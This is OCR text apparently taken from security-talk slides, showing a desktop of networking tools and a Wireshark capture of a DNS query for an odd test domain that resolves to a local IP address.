



bit.ly/**orangevpn**


charlvdwalt wicusross



Recycle Bin
trac
nmap-7.70
Google Chrome
cert
test_js
PuTTY
Microsoft Edge
winlogbeat...
custom_VPN
winbox64
trac.defaults
cpmsi_tool
*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.qry.name == blacksdfsdfhat.tokelosh.net
No. Time Source Destination Protocol Length Info
658 65.813903 192.168.87.250 192.168.87.1 DNS 87 Standard query 0x9a9f A blacksdfsdfhat.tokelosh.net
660 65.821176 192.168.87.1 192.168.87.250 DNS 103 Standard query response 0x9a9f A blacksdfsdfhat.tokelosh.net A 192.168.87.252
